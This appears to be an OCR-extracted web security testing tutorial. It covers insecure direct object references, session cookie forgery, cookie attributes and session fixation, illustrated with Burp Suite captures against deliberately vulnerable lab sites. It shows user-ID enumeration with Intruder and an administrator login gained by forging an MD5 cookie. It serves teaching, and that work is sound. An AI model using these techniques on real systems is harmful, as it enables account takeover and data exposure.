
Insecure Direct Object References allow attackers to bypass authorization and access resources directly by modifying the value of a parameter used to directly point to an object. Such resources can be database entries belonging to other users, files in the system, and more. This is caused by the fact that

e application takes user supplied input and uses it to retrieve an object without performing sufficient authorization checks.

How to Test

- Map out all locations in the application where user input is used to reference objects directly. The best way to test for direct object references would be by having at least two or more users to cover different own objects and functions.
- The value of a parameter is used directly to retrieve a database record
- The value of a parameter is used directly to perform an operation in the system
- The value of a parameter is used directly to retrieve a file system resource
- The value of a parameter is used directly to access application functionality

Test example



192.168.222.136/cyclone/

CYCLONE TRANSFERS

Home About Leaders Help All Users Marley Bartons Account

My Bank Accounts
My Transfers
My Settings
Sign out

Welcome to Cyclone

A new way to transfer money to your friends!

Hi, Marley Barton

Transfer Money Now!

CAUTION: This is an intentionally broken web application. Please do NOT use any real information



Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Request to http://192.168.222.136:80

Forward Drop Intercept is on Action Comment this item

Raw Params Headers Hex

```
GET /cyclone/users/4 HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/cyclone/
Cookie: dbx-postactawgabit=0; 1; 2; 3; 4; 5; 6-advancedstuff=0-1; 2; security_level=0; acopendvid=swingset,jotto,phbb2,redmine; acgroupswithpersist=nada; PHPSESSID=lomnar18c1luoc5b99a3qoa34; Server=b3dhe3bid2E; JSESSIONID=E1512C5304320E6FA5AALF46R2DCB990; _cyclone_session=BAH7B0k:d3Nlc3RpbnQ5faWQ0g2F9kH:J7Q32WJiNDJhYmRcLmV3bWJjEC2DMOMjg4Y7QkNDQyBjSAVER:1EF9j3JawX3Rva2Vub3sARhkiMThThbnh20MaSBHVS1V12nljYdr5070ercabp6V32WHBoWWd58dxdUphYVt:SBj*sARgt3D43D--2leaa662a815394f3798f898bc15ce77f34497bc; remember_token=Stu37BrrvdLcCPfSwaD7x4g
Connection: close
Upgrade-Insecure-Requests: 1
```

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 2 ...

Target Positions Payloads Options

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: **Sniper**

```

GET /cyclone/users/4 HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/cyclone/
Cookie: dbx-postmeta=grabit=0-1-2-3-4-5-6-advancedstuff=0-1-2-; security_level=0; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=ada; PHPSESSID=1ovuar18c2luoob99m3qom34; Server=b3dnc3B4dCE=; JSESSIONID=E151C53043C086FA9A1F468DCB990; _cyclone_session=Bah7B0rId3M1c3Hpb25faWQGGz2FkhlJtQ32WJlNDJhYkMDc1MwJhJjEC2DH0Hjg47TqzMDQyBjsAVEr1EF5jc3JmX3PvacVubjsARkIMThThnbn20HsSHhVS1V1Znlydk6S0Vrsrbmp6VJZW
HBoWdYsEdx40phIVr9BjsARg43D43D--2leaa66Ca815394f3796f698bc19ce77f34497bc; remember_token=Stcu37BrvdLcCfF5vad7xig
Connection: close
Upgrade-Insecure-Requests: 1
  
```

Start attack

Add \$

Clear \$

Auto \$

Refresh

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 2 ...

Target Positions Payloads Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: **1** Payload count: 1,000

Payload type: **Numbers** Request count: 1,000

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random

From:


To:

Step:

How many:

192.168.222.136/cyclone/users/4

CYCLONE TRANSFER



Marley Barton

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
6	6	200	<input type="checkbox"/>	<input type="checkbox"/>	7785	
7	7	200	<input type="checkbox"/>	<input type="checkbox"/>	7777	
8	8	200	<input type="checkbox"/>	<input type="checkbox"/>	7793	
9	9	200	<input type="checkbox"/>	<input type="checkbox"/>	7783	
3	3	200	<input type="checkbox"/>	<input type="checkbox"/>	7791	
10	10	200	<input type="checkbox"/>	<input type="checkbox"/>	7795	
11	11	200	<input type="checkbox"/>	<input type="checkbox"/>	7795	
12	12	200	<input type="checkbox"/>	<input type="checkbox"/>	7789	
13	13	200	<input type="checkbox"/>	<input type="checkbox"/>	7807	
14	14	200	<input type="checkbox"/>	<input type="checkbox"/>	7797	
15	15	200	<input type="checkbox"/>	<input type="checkbox"/>	7789	
16	16	200	<input type="checkbox"/>	<input type="checkbox"/>	7791	
17	17	200	<input type="checkbox"/>	<input type="checkbox"/>	7785	

Request Response

Raw Headers Hex HTML Render

```

<meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Cyclone Transfers | Mr. Brody Bashirian</title>

<!-- Le HTML5 shim, for IE6-8 support of HTML elements -->
<!--[if lt IE 9]>
<script src="http://html5shim.googlecode.com/svn/trunk/html5.js" type="text/javascript"></script>
<![endif]-->
  
```

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Match type: Simple string
 Regex

Case sensitive match
 Exclude HTTP headers

Define extract grep item

Define the location of the item to be extracted. Selecting the item in the response panel will create a suitable configuration automatically. You can also modify the configuration manually to ensure it works effectively.

Define start and end

Extract from regex group

Start after expression:

Start at offset:

End at delimiter:

End at fixed length:

Case sensitive

Exclude HTTP headers Update config based on selection below

Refresh response

Maximum capture 0 matches

OK Cancel

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	<title> Cyclone Tranfer...
102	102	200	<input type="checkbox"/>	<input type="checkbox"/>	7766	abc
101	101	200	<input type="checkbox"/>	<input type="checkbox"/>	7762	a
62	62	200	<input type="checkbox"/>	<input type="checkbox"/>	7781	Yvonne Hahn
86	86	200	<input type="checkbox"/>	<input type="checkbox"/>	7783	Watson Boyer
9	9	200	<input type="checkbox"/>	<input type="checkbox"/>	7783	Virgie Ortiz
90	90	200	<input type="checkbox"/>	<input type="checkbox"/>	7787	Verna Champlin
53	53	200	<input type="checkbox"/>	<input type="checkbox"/>	7789	Tremaine Heaney
18	18	200	<input type="checkbox"/>	<input type="checkbox"/>	7785	Tatum Okuneva
21	21	200	<input type="checkbox"/>	<input type="checkbox"/>	7785	Sydnie Schultz
57	57	200	<input type="checkbox"/>	<input type="checkbox"/>	7783	Sydnee Hamill
81	81	200	<input type="checkbox"/>	<input type="checkbox"/>	7789	Stefanie Hamill
61	61	200	<input type="checkbox"/>	<input type="checkbox"/>	7783	Sim Wolf III
35	35	200	<input type="checkbox"/>	<input type="checkbox"/>	7779	Sasha Koss
48	48	200	<input type="checkbox"/>	<input type="checkbox"/>	7783	Samara Davis
85	85	200	<input type="checkbox"/>	<input type="checkbox"/>	7801	Sabina Schamberger III
68	68	200	<input type="checkbox"/>	<input type="checkbox"/>	7785	Ryder Wuckert
44	44	200	<input type="checkbox"/>	<input type="checkbox"/>	7783	Rusty Wisozk
27	27	200	<input type="checkbox"/>	<input type="checkbox"/>	7789	Riley Friesen II
31	31	200	<input type="checkbox"/>	<input type="checkbox"/>	7785	Rickey Cronin

Session Management Testing

1. Testing for Bypassing Session Management Schema


In this test, the tester has to check whether the cookies issued to clients can resist range of attacks aimed to interfere with the sessions of legitimate users and with the application itself. The overall goal is to be able to forge a that will be considered valid by the application and that will provide some kind of unauthorized access.

How to test

Usually the main steps of the attack pattern are the following:

- Cookie collection: collection of a sufficient number of cookie samples
- Cookie reverse engineering: analysis of the cookie generation algorithm
- Cookie manipulation: forging of a valid cookie in order to perform the attack, this last step might require a large number of attempts, depending on how the cookie is created (cookie brute force attack)

Test example



The screenshot shows a web browser window with the address bar displaying `https://attack.samsclass.info/cookie/login/index.html`. The page content includes a Cloudflare logo, a form with the following fields:



- Name:
- Password:
- Submit Query button

Below the form, there is a section titled "Logins to try" with the following text:

```
root toor
admin password
```

At the bottom of the page, it says "Last revised 10-10-14 1:04 pm by Sam Bowne".

Cookie Collection



Cookie Reverse Engineering

```
input your hash here to crack this:63a9f0ea7bb98050796b649e85481845
hash function: MD5
*****
hash md5 cracked: root
```

Cookie manipulation

Guess administrator's username admin have cookie like below:

Cookie = md5(admin)=

21232f297a57a5a743894a0e4a801fc3

3436	https://attack.samsclass.info	GET	/cookielogin/messageboard.php	✓	200	1857	HTML	php	Message Board
3437	https://ajax.cloudflare.com	GET	/cdn-cgi/nexp/cloudflare.js		304	519	script	js	
3438	https://attack.samsclass.info	HEAD	/cookielogin/messageboard.php		200	265	HTML	php	

Original request Edited request Response

Raw Params Headers Hex

```
GET /cookielogin/messageboard.php HTTP/1.1
Host: attack.samsclass.info
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://attack.samsclass.info/cookielogin/index.html
Cookie: .ASPXAUTH=63a9f0ea7bb98050796b649e85481845; AUTH=63a9f0ea7bb98050796b649e85481845; __cfduid=d725a8b09f8f0aa2f49cf5c08613c008a1513578976
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

3436	https://attack.samsclass.info	GET	/cookielogin/messageboard.php	✓	200	1857	HTML	php	Message Board
3437	https://ajax.cloudflare.com	GET	/cdn-cgi/nexp/cloudflare.js		304	519	script	js	
3438	https://attack.samsclass.info	HEAD	/cookielogin/messageboard.php		200	265	HTML	php	

Original request Edited request Response

Raw Params Headers Hex

```
GET /cookielogin/messageboard.php HTTP/1.1
Host: attack.samsclass.info
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://attack.samsclass.info/cookielogin/index.html
Cookie: .ASPXAUTH=21232f297a57a5a743894a0e4a801fc3; AUTH=21232f297a57a5a743894a0e4a801fc3; __cfduid=d725a8b09f8f0aa2f49cf5c08613c008a1513578976
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

3436	https://attack.samsclass.info	GET	/cookielogin/messageboard.php	✓	200	1857	HTML	php	Message Board
3437	https://ajax.cloudflare.com	GET	/cdn-cgi/nexp/cloudflare.js		304	519	script	js	
3438	https://attack.samsclass.info	HEAD	/cookielogin/messageboard.php		200	265	HTML	php	

Original request Edited request Response

Raw Headers Hex HTML Render

Message Board

AUTH COOKIE: 21232f297a57a5a743894a0e4a801fc3

Welcome **Administrator!** Comment:

Post Comment Erase Comments Logout

2. Testing for Cookies attributes

How to Test

Testing for cookie attribute vulnerabilities

By using an intercepting proxy or traffic intercepting browser plug-in, trap all response where a cookie is set by the application (using the Set-cookie directive) and inspect the cookie for the following:

- Secure Attribute – Whenever a cookie contains sensitive information or is a session token, then it should always be passed using an encrypted tunnel. For example, after logging into an application and a session token is set using a cookie, then verify it is tagged using the ";secure" flag. If it is not, then the browser would agree to pass it via an unencrypted channel such as using HTTP, and this could lead to an attacker leading users into submitting their cookie over an insecure channel.
- HttpOnly Attribute – This attribute should always be set even though not every browser supports it. This attribute aids in securing the cookie from being accessed by a client side script, it does not eliminate cross site scripting risks but does eliminate some exploitation vectors. Check to see if the "HttpOnly" tag has been set.
- Domain Attribute – Verify that the domain has not been set too loosely. It should only be set for the server that needs to receive the cookie. For example if the application resides on server app.mysite.com, then it should be set to "domain=app.mysite.com" and NOT "domain=.mysite.com" as this would allow other potentially vulnerable servers to receive the cookie.
- Path Attribute – Verify that the path attribute, just as the Domain attribute, has not been set too loosely. Even if the Domain attribute has been configured as tight as possible, if the path is set to the root directory "/" then it can be vulnerable to less secure applications on the same server. For example, if the application resides at /myapp/, then verify that the cookies path is set to ";path=/myapp/" and NOT ";path=/" or ";path=/myapp". Notice here that the trailing "/" must be used after myapp. If it is not used, the browser will send the cookie to any path that matches "myapp" such as "myapp-exploited".
- Expires Attribute – If this attribute is set to a time in the future verify that the cookie does not contain any sensitive information. For example, if a cookie is set to "; expires=Sun, 31-Jul-2019 13:45:29 GMT" and it is currently July 31st 2018, then the tester should inspect the cookie. If the cookie is a session token that is stored on the user's hard drive then an attacker or local user (such as an admin) who has access to this cookie can access the application by resubmitting this token until the expiration date passes/

```

root@kali: ~/Desktop
File Edit View Search Terminal Help
Transfer-Encoding: chunked
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Security-Policy: script-src 'report-sample' 'nonce-IhfHVDQcsK7CQ1pBq5QZXL0XwiE' 'unsafe-inline' 'strict-dynamic' https: http: 'unsafe-eval';
object-src 'none';base-uri 'self';report-uri /cspreport
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Server: GSE
Set-Cookie: GAPS=1:b3emoSytn0eiWwImBxrH9xta4HEEKg:9nzAIAzsTAx8kEqo;Path=/;Expires=Wed, 04-Mar-2020 07:07:19 GMT;Secure;HttpOnly;Priority=HIGH
Alt-Svc: hq=":443"; ma=2592000; quic=51303431; quic=51303339; quic=51303338; quic=51303337; quic=51303335, quic=":443"; ma=2592000; v="41,39,38,37,35"
Connection: close

*****
[+] Analyzing HTTP header of https://gmail.com ...
*****
[I] Server: GSE
[I] HTTP Strict-Transport-Security is being enabled [Value: max-age=31536000; includeSubDomains]
[I] Response header specifying a safe character set like UTF-8
[I] X-Frame-Options is being enabled [Value: DENY]
[I] X-XSS-Protection is being enabled [Value: 1; mode=block]
[I] X-Content-Type-Options is being enabled [Value: nosniff]
[V] Server does not enforce Public Key Pinning HPKP. [Value: Missing]
[I] Content-Security-Policy CSP is being enabled [Value: script-src 'report-sample' 'nonce-IhfHVDQcsK7CQ1pBq5QZXL0XwiE' 'unsafe-inline' 'strict-dyna
mic' https: http: 'unsafe-eval';object-src 'none';base-uri 'self';report-uri /cspreport]
[I] Secure flag in Set-Cookie is being enabled
[I] HttpOnly flag in Set-cookie is being enabled
[I] Path flag in Set-Cookie is being enabled
[V] Anti Cross-Site Request Forgery Token is Missing in Set-Cookie. [Value: GAPS=1:b3emoSytn0eiWwImBxrH9xta4HEEKg:9nzAIAzsTAx8kEqo;Path=/;Expires=We
d, 04-Mar-2020 07:07:19 GMT;Secure;HttpOnly;Priority=HIGH]
*****
root@kali:~/Desktop#

```

3. Testing for Session Fixation


Summary

When an application does not renew its session cookie(s) after a successful user authentication, it could be possible to find a session fixation vulnerability and force a user to utilize a cookie known by the attacker. In that case, an attacker could steal the user session (session hijacking).

Session fixation vulnerabilities occur when:

- A web application authenticates a user without first invalidating the existing session ID, thereby continuing to use the session ID already associated with the user.
- An attacker is able to force a known session ID on a user so that, once the user authenticates, the attacker has access to the authenticated session.

Test example



Sequencer	Decoder	Comparer	Extender	Project options	User options	Alerts
Target	Proxy	Spider	Scanner	Intruder	Repeater	

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status
3447	https://attack.samsclass.info	GET	/cookie/login/logout.php?Logout=Logout	✓		200
3448	https://attack.samsclass.info	GET	/cookie/login/cookie/login.php?n=&p=	✓	✓	302
3449	https://attack.samsclass.info	GET	/cookie/login/cookie/login.php?n=admin&...	✓		302
3450	https://attack.samsclass.info	GET	/cookie/login/messageboard.php			200
3451	https://attack.samsclass.info	HEAD	/cookie/login/messageboard.php			200
3452	https://attack.samsclass.info	GET	/cookie/login/messageboard.php		✓	200
3453	https://ajax.cloudflare.com	GET	/cdn-cgi/nexp/cloudflare.js			304
3454	https://attack.samsclass.info	HEAD	/cookie/login/messageboard.php			200

Original request Edited request Response


Raw Params Headers Hex

```

GET /cookie/login/messageboard.php HTTP/1.1
Host: attack.samsclass.info
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://attack.samsclass.info/cookie/login/index.html
Cookie: .ASPXAUTH=21232f297a57a5a7438594a0e4a801fc3; AUTH=21232f297a57a5a7438594a0e4a801fc3;
_cfduid=d725a8b05f0aa2f49cf5c08613c008a1513578976
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
  
```

Secure | https://attack.samsclass.info/cookie/login/messagebo... ☆

Message Board



AUTH COOKIE: 63a9f0ea7bb98050796b649e85481845

Welcome **Linux Root User!**

Comment:

Post Comment

Erase Comments

Logout

Sequencer	Decoder	Comparer	Extender	Project options	User options	Alerts
Target	Proxy	Spider	Scanner	Intruder	Repeater	

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status
3447	https://attack.samsclass.info	GET	/cookie/login/logout.php?Logout=Logout	✓		200
3448	https://attack.samsclass.info	GET	/cookie/login/cookie/login.php?n=&p=	✓	✓	302
3449	https://attack.samsclass.info	GET	/cookie/login/cookie/login.php?n=admin&...	✓		302
3450	https://attack.samsclass.info	GET	/cookie/login/messageboard.php			200
3451	https://attack.samsclass.info	HEAD	/cookie/login/messageboard.php			200
3452	https://attack.samsclass.info	GET	/cookie/login/messageboard.php		✓	200
3453	https://ajax.cloudflare.com	GET	/cdn-cgi/nexp/cloudflare.js			304
3454	https://attack.samsclass.info	HEAD	/cookie/login/messageboard.php			200

Original request Edited request Response

Raw Params Headers Hex

```

GET /cookie/login/messageboard.php HTTP/1.1
Host: attack.samsclass.info
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://attack.samsclass.info/cookie/login/index.html
Cookie: .ASPXAUTH=63a9f0ea7bb98050796b649e85481845; AUTH=63a9f0ea7bb98050796b649e85481845;
_cfduid=d725a8b05f0aa2f49cf5c08613c008a1513578976
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
  
```

Secure | https://attack.samsclass.info/cookie/login/messagebo... ☆

Message Board



AUTH COOKIE: 63a9f0ea7bb98050796b649e85481845

